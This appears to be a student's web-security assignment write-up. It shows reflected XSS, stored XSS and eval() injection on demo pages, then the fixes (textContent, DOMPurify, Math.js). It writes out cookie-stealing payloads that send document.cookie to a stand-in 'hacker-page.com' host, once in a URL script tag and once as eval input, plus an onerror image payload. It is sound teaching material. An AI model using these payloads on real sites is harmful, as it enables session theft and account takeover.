**Project 2**

**Github Link:**

1. Provide a JavaScript code injection via web applications, where an attacker can inject malicious scripts into web pages.


For this I have written a simple webpage in HTML with JavaScript to demonstrate how JavaScript can be used to exploit users if not implemented safely. It is a basic page where a user can leave a comment.



Here is the underlining code for it.



In this page there is a greeting section where the JS can parse the URL for name parameter and if provided it will use that name to greet the user.




But we can see that the parameter is just parsed and rendered in the DOM without being sanitized. This can lead to Cross-Site Scripting vulnerability. For example: a hacker can add following script:

1. ?name=<script>fetch('https://hacker-page.com/?hacked-cookie='+document.cookie)</script>


If a user visits this page with the following param’s attached in the URL, the script will collect the user’s cookies and forward that to hacker’s page which the hacker can use to access the users accounts.

Similarly, there is another vulnerability in this page, the comment box.




As we can see in the code, comments submitted by users are not being sanitized before being posted and all submitted comment is rendered directly. This may expose the application to security vulnerabilities such as stored cross-site scripting (XSS). If a hacker adds a script in the comment box and we save it to our DB, every time we render that comment the script will run.

For example: if a hacker added ‘<img src=x onerror="alert('Hacked!!!!!!!!!!!!!!!!!!!')">’ in the comment and we save it to our DB. Every time someone visits the page and we try to render this comment an alert all pop up saying we are hacked. Similarly, that can add any script they want to add in place of that alert script.



1. Provide a dynamic evaluation of code at runtime, such as eval() in JavaScript that can be exploited by attackers.


In JavaScript “eval()” can be used to dynamically evaluate a code at runtime. It is a very useful expression but if used improperly it can open up a lot of exploitation opportunities. To demonstrate this, I have created a simple web page that takes user input as a string and passes it through eval function to run it as a JS script.  


Here is the code for it:




In the script section we can see that we are not sanitizing the user input at all before passing it to the eval function.

If we pass a math expression, we will get the result properly:



But we add ‘alert('Hello Aryan!')’ and click run, it will run it as a JS script and alert us saying “Hello Aryan!”.



On top on that, a hacker can use this to do whatever they want. For example, they can add

1. fetch('https://hacker-page.com/?hacked-cookie='+document.cookie)


and click run. The eval will evaluate this, which will fetch the user’s cookies and forward that to the hacker.


Eval function is dangerous because code run via “eval()” has exactly the same permissions as your own scripts like access to cookies, DOM, localStorage, etc. Once an attacker controls “eval()”, they can redefine functions, hook event handlers, or even ship new payloads.

1. Then provide the mitigation code to fix the security problems for the vulnerabilities you listed in 1 and 2.


There are many ways to protect out code from attacks. I have implemented some for the above code examples.


For code in the first question, when we are greeting the current user after getting name param from the URL, I am using ‘textContent’ instead of ‘innerHTML’ to prevent the param from rendering as a HTML code. The textContent will just render it as a string.



Here is an output if we try to pass in exploit scripts: 


When taking user input I used a package called ‘DOMPurify’ to sanitize the user input before adding to out database and before rendering the comments.





User input: ‘<img src=x onerror="alert('Hacked!!!!!!!!!!!!!!!!!!!')">’

Console log of the user input after it is sanitized:



For question 2, I have replaced eval function all together because of how dangerous it can be. Instead of that I have imported Math.js library that can be safely used to evaluate the expressions. On top on that I also added a Regexp check on the input to only allow user to input accepted characters only.

